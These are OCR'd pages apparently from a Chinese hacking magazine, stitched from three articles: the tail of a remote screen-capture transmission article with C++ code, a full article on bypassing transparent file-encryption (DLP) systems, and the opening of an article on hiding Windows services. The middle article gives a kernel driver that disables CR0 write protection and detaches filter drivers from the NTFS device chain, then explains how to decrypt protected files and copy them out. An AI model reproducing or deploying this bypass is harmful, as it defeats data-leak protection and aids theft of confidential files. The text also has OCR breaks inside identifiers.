我们可以注意到，屏幕上的变化区域基本上是连续的，所以我们只要在隔行扫描的时候标记出变化的矩形块，把其放入队列，之后对这些变化的矩形块进行广度优先搜索，来确定真正变化的小矩形块，最后对这些变化的小矩形块使用 ZLIB 压缩传输。

算法实现环境

文中算法实现环境(计算机型号)为 ThinPad x200 7457-A46，开发环境为 Visual C++ 6.0，实际测试采用 Vmware 6.5 虚拟机进行测试。虚拟机主要配置如下：

CPU：单核 Core2 P8400 2.26Mhz

内存：256MB

显示分辨率：1024*768 16 位色

关键代码

```
//广度优先搜索方法
    /***************广度优先搜索方法***************/
inline LPBYTE CWinMonitor::BFSSearch(DWORD &dwSize)
{
    //定义广度优先搜索所需要的队列
    deque<block> Queue;
    block changeblock, inQueue;
    int limLeft, limRight, limTop, limBottom;
    RECT blockRect, inRect;
    LPBYTE lpBlock;
    BITMAPINFO bimBlock;
    DWORD dwBlockSize;
    DWORD dwBlockNum = 0;
    DWORD dwPos = sizeof(DWORD) + sizeof(POINT);
    //计算极限值
    limLeft = m_ChangeRect.left/BLOCKSIZE;
    limRight = m_ChangeRect.right/BLOCKSIZE;
    limTop = m_ChangeRect.top/BLOCKSIZE;
    limBottom = m_ChangeRect.bottom/BLOCKSIZE;
    while (!m_queue.empty())
    {
        changeblock = m_queue.front();
        m_queue.pop_front();
        //获取正确的屏幕区域
```

```
    GetRightBlockRect(blockRect, changeblock);
    /*****************************************************************
*******************/
            //复制屏幕变化数据，可以自定义需要发送数据的格式...
            //代码省略...

        /*****************************************************/
            //右
            if (changeblock.x+1 <= limRight)
            {
                if (m_BlockArr[changeblock.x+1][changeblock.y] == 0)
                {
                    inQueue.x = changeblock.x+1;inQueue.y =
changeblock.y;
                    GetRightBlockRect(inRect, inQueue);
                    if (BlockIsChange(inRect))
                    {
                        m_queue.push_back(inQueue);
                        m_BlockArr[changeblock.x+1]
[changeblock.y] = 1;
                    }
                }
            }
            //左
            if (changeblock.x-1 >= limLeft)
            {
                //代码基本同上，省略
            }
            //下
            if (changeblock.y+1 <= limBottom)
            {
                //代码基本同上，省略
            }
            //上
            if (changeblock.y-1 >= limTop)
            {
                //代码基本同上，省略
            }
        }
        //记录总共有几块变化的区块
        memcpy(m_lpChangeBYTES, &dwBlockNum, sizeof
(dwBlockNum));
        dwSize = dwPos;
        return m_lpChangeBYTES;
    }
    /***************扫描变化区域，使用隔行扫描算法
***************/
        inline bool CWinMonitor::ScanChangeRect(int nStartLine)
    {
        memset(m_BlockArr, 0, sizeof(m_BlockArr));
        //初始化屏幕分块矩阵
        m_queue.clear();//清空队列
        block changeblock;
        SetRect(&m_ChangeRect, 0, 0, 0, 0); //初始化变化矩阵
        bool bIsFirstPoint = true;
        int i, j;
        for (i=m_nScanStartLine;i<m_nHeight;i+=N_STEP)
        {
            //取前一张屏幕的第 i 行
            BitBlt(m_hdcPreLine, 0, 0, m_nWidth, 1,
                m_hdcPreScreen, 0, i, SRCCOPY);
            //取当前屏幕的第 i 行
            BitBlt(m_hdcNowLine, 0, 0, m_nWidth, 1,
                m_hdcScreen, 0, i, m_dwBitBltRop);
            LPBYTE p1 = (LPBYTE)m_lpvNowLine;
            LPBYTE p2 = (LPBYTE)m_lpvPreLine;
            for (j=0;j<m_uWidthBytes;j+=m_nWidthStep)
            {
                //memcmp 碰到不一样的就直接返回
                if (memcmp(p1+j, p2+j, m_nWidthStep) != 0)
                {
                    //判断找到的是否第一个变化的点
                    if (bIsFirstPoint)
                    {
                        //记录初始变化边界
                        m_ChangeRect.top = m_Change
Rect.bottom = i;
                        m_ChangeRect.left = m_Change
Rect.right = j;
                        bIsFirstPoint = false;
                    } else {
                        m_ChangeRect.bottom = i;
                        //如果新的变化边界大于原来记录
                        //的，则更新
    if (m_ChangeRect.right < j) m_ChangeRect.right = j;
                        if (j<m_ChangeRect.left)
m_ChangeRect.left = j;
                    }
                    //标记变化区域，并且插入队列
                    changeblock.x =
j/m_nWidthStep/BLOCKSIZE;
                    changeblock.y = i/BLOCKSIZE;
                    if (m_BlockArr[changeblock.x]
[changeblock.y] == 0)
                    {
    m_queue.push_back(changeblock);
    m_BlockArr[changeblock.x][changeblock.y] = 1;
                    }
                }
            }
        }
        //扫描起始行数+1
            m_nScanStartLine = i+1;
    //如果不是第一个点
        if (!bIsFirstPoint)
        {
            RECT tmpRect = m_ChangeRect;
            bool bFlag = true;
            int nLim;
            int nBegin = m_ChangeRect.top-1<0?0:m_Change Rect.top-1;
            //扫描变化行上方区域
            nLim = (m_ChangeRect.top<N_STEP)?0:(m_Change
Rect.top-N_STEP);
            for (i = nBegin;
                i >= nLim;
                i--)
            {
                //此处代码基本同上，省略
            }
            bFlag = true;
    nBegin = (m_ChangeRect.bottom+1)<m_nHeight?(m_Change
Rect.bottom+1):(m_nHeight-1);
    nLim = (m_ChangeRect.bottom+N_STEP)<m_nHeight?(m_
ChangeRect.bottom+N_STEP):m_nHeight;
            for (i = nBegin;
                i < nLim;
                i++)
            {
                //此处代码基本同上，省略
            }
            //判断边界，代码省略
        }
        return !bIsFirstPoint;
    }
        /***************取得屏幕变化的块的数据
***************/
    LPBYTE CWinMonitor::GetNextScreenByBlock(DWORD &dwSize)
    {
        //使用隔行扫描方法找出变化的区域
    ScanChangeRect(m_nScanStartLine);
        POINT ptCursor_tmp;
        //获取当前鼠标位置
        GetCursorPos(&ptCursor_tmp);
        *((LPDWORD)m_lpChangeBYTES) = 0;
```

```
        //计算要发送数据的初始大小
        memcpy(m_lpChangeBYTES + sizeof(DWORD), &ptCursor_tmp, sizeof(ptCursor_tmp));
        //判断屏幕是否有变化
        if (m_ChangeRect.bottom == 0 && m_ChangeRect.right == 0 && m_ChangeRect.right == 0 && m_ChangeRect.top == 0)
        {
        //如果鼠标没有移动且屏幕数据没有变化，则返回 NULL
            if (ptCursor_tmp.x == m_ptCursor.x ||
                ptCursor_tmp.y == m_ptCursor.y)
            {
                dwSize = 0;
                return NULL;
            } else {
                //如果只有鼠标移动，返回鼠标的坐标
                m_ptCursor = ptCursor_tmp;
                dwSize = sizeof(DWORD) + sizeof(POINT);
                return m_lpChangeBYTES;
            }
        }
        m_ptCursor = ptCursor_tmp;
        //获取变化的区域
        GetChangeRect();
        //对变化的区域进行广度优先搜索
        return BFSSearch(dwSize);
    }
```

实现方案及分析

程序在 Windows 2003 企业版环境下运行，设置服务端每秒扫描传输 15 次屏幕，并且分别用 DU Meter 和任务管理器对程序进行了 10 分钟的流量和 CPU 使用率检测，屏幕变化采用了 Cisco 教学幻灯片全自动放映，放映速度 10s/张。

CPU 检测结果：在幻灯片放映过程中，屏幕传输服务端进程 CPU 的使用情况基本保持在 0～20%，这样的使用情况是比较理想的。

最后获得的网络平均传输结果如图 2 所示。




图 2

网络流量监测结果：在 10 分钟的网络流量测试当中，发现程序的网络流量占用十分的乐观，上传的全部数据只有 1.98MB，平均上传速率仅仅只有 3.3KB/s。


从性能的测试结果可以表明，由隔行扫描、动态分块、广度优先遍历、Zlib 压缩相结合的算法具有较低的 CPU 占用率和网络流量，完全可以达到普通宽带下的屏幕传输要求。

结 束 语

本文对远程屏幕传输提出了一套高效可行的解决方案，既发挥了隔行扫描、广度优先遍历 CPU 占用率低的优势，又发挥了动态分块能准确截取屏幕变化区域，减少数据量的优势，从而解决了以往远程屏幕传输的 CPU 占用率高，网络传输量大的问题，具有非常高的实用价值。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：文件透明加密、绕过、驱动



如何绕过文件透明加密机制

文/图 liuke_blue

目前数据安全越来越引起重视，为了防止数据从内部被泄密出去，很多安全的防范方法都相应出现。有以下几种常见的方法来防止内部文档泄密：1．通过防止数据通过网络、移动硬盘、U 盘、光盘、甚至软盘等被上传、复制出去（原理：采取物理隔离或者修改 BIOS，屏蔽光驱、USB 口、网卡等；2．通过在内核层进行底层挂钩来进行拦截，上次胡文亮同学所提到的某公司的保密系统估计就是采取这种方式）；2．建立虚拟盘，对数据进行加密后并保存至虚拟的硬盘（原理是通过文件镜像来构造虚拟磁盘来进行数据加密保存，像 360 最新出的密保、WinMoun 等就是利用这类加密方式开发的工具）；3．文件透明加解密技术（原理：通过 windows 的文件系统（过滤）驱动（IFS）技术在内核层对文件操作进行过滤，所谓过滤就是当应用程序打开某文件进行读写时，会调用应用层的 API 函数，这些函数会接着去调用内核对应的文件操作函数，这些函数将对应操作的 IRP 转发给 Windows 的文件系统，我们可以在文件系统处理这些 IRP 之前对文件的数据进行加解密，而这些底层过滤操作对于用户来说是完全不可见的，就像透明的一样，目前流行的文件透明加密系统主要是采取微软所提供的 minifilter 技术，这里注意与传统的文件过滤系统 sfilter 的区别，像 BitSec 个人文件安全系统、很多企业特制的内部文档加密系统就是采取这种原理

来开发的）。

有没有绕过文件透明加密的办法呢？我想这就是我写这篇文章的目的，我认为至少有两种方式，第一，将操作文件的 IRP 直接发给 WINDOWS 文件系统，而不经过文件过滤系统（IFS）；第二，我们知道不管是采取 minifilter 技术还是 sfilter 技术，都是将过滤系统依附在文件系统"\\FileSystem\\Ntfs"或者"\\FileSystem \\Fastfat"上，因此只要清掉依附在 FSD 上的附加驱动，即可绕过文件透明加密保护机制。本文就是采取第二种方式来绕过文件透明加密机制，核心代码如下：

```
//摘除附加在"ntfs"设备链上的所有设备
NTSTATUS extirpateDevice(PCWSTR szlinkPath)
{
    UNICODE_STRING      DestinationString;
    NTSTATUS            status;
    PDRIVER_OBJECT      lpDriverObject;
    KIRQL               SpinLock,OldIrql;
    PDEVICE_OBJECT      currentDevice   = NULL;
RtlInitUnicodeString(&DestinationString, szlinkPath);
    status=ObReferenceObjectByName(&DestinationString,
                                            OBJ_CASE_
INSENSITIVE,
                                            NULL,
                                            0,
                                            IoDriverObjectType,
                                            KernelMode,
                                            NULL,
                                            &lpDriverObject);
    if (NT_SUCCESS(status))
    {
      KfAcquireSpinLock(&SpinLock,&OldIrql);
        WPON();
        currentDevice=lpDriverObject->DeviceObject;
        while (currentDevice!=NULL) //关键的脱链处
        {
            currentDevice->AttachedDevice =0;
            currentDevice=currentDevice->NextDevice;
        }
        ObDereferenceObject(lpDriverObject);
        WPOFF();
        KfReleaseSpinLock(&SpinLock, OldIrql);
        status = DbgPrint("ClearFilters is End =%wZ\n",
&DestinationString);
    }
    return status;
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN
PIRP Irp)
{
    DriverObject->DriverUnload=DriverUnload;
    //抹掉 L"FileSystem\\Ntfs"
    extirpateDevice(L"\\FileSystem\\Ntfs");
    DbgPrint("Extirpate Ok!\n");
    return STATUS_SUCCESS;
}
VOID WPON()
{
    _asm{
mov eax,cr0
        and eax,not 10000h
        mov cr0,eax
    }
return;
}
VOID WPOFF()
{
    _asm{
        mov eax,cr0
        or  eax,10000h
        mov cr0,eax
    }
return;
}
```

代码很简单，这里只考虑文件系统是 Ntfs 的情况，如果有 Fat32 格式的磁盘，就还要考虑 Fastfat 的情况，代码是一样的，我就不多说了。

我用 BitSec 软件开启对记事本透明加密，测试如图 1 所示。




图 1

加密成功后，记事本打开的文档是明文文档，而其他方式打开的都是已加过密的密文文档，也就是说使用记事本进程打开文档对用户来说是透明的；用 XueTr 工具查看过滤驱动如图 2 所示。




图 2

Sr.sys 是开启系统还原功能的驱动（只有开启系统还原才会有），因此透明加密 PfpDrv.sys 依附在 Sr.sys，而 Sr.sys 依附在 Ntfs.sys 驱动上。加载运行前面编写好的驱动清空掉依附 ntfs 设备链上的挂接，脱链后如图 3 所示。





图 3

从图 3 可以看到透明加密机制已经失效，记事本打开的不再是解密后的明文，而变成了已加过密的密文。

这只是废除了文件透明加解密的机制，但是对于原来已经加过密的文件如何破解呢，其实思路也很简单，你可以在脱链之前把原先的链表保存，用原来的文件透明加密的驱动打开文件，然后再脱链，此时打开的文件已经解密，你另存好该文件后，再恢复原来的透明加密链表，这样又恢复到文件透明加密状态，而你原先另存的文件已经脱密的明文，你就可以轻松的复制了，这样透明加密机制就成了睁眼瞎，这就叫"以己之矛，攻己之盾"！

（编辑提醒：本文涉及的代码可到黑防官方网站下载）

前置知识：VC
关键词：Windows、服务、隐藏



详解 Windows 系统服务的隐藏

文/图 Naylon

前 言

Windows 系统服务是 Windows 系统中的一个重要部分，在 Windows 2000/XP/2003 系统中，服务是指执行指定系统功能的程序、例程或进程，以便支持其他程序。实际上服务就是一类应用程序，它多数运行在后台，为系统内的很多核心功能提供了支持。服务程序既可以是 Win32 程序，也可以是设备驱动程序。

我们在"开始菜单→运行"里输入"services.msc"能够打开系统的服务管理器，它可以列出当前系统中所有的服务，并且可以对这些服务进行管理。如图 1 所示。




图 1

下面我们来研究一下系统是如何维护这些服务的。

常规方法枚举系统服务

就像进程一样，Windows 同样为我们提供了一组 Win32API 用来管理系统服务，这些函数大部分由"advapi32.dll"导出。

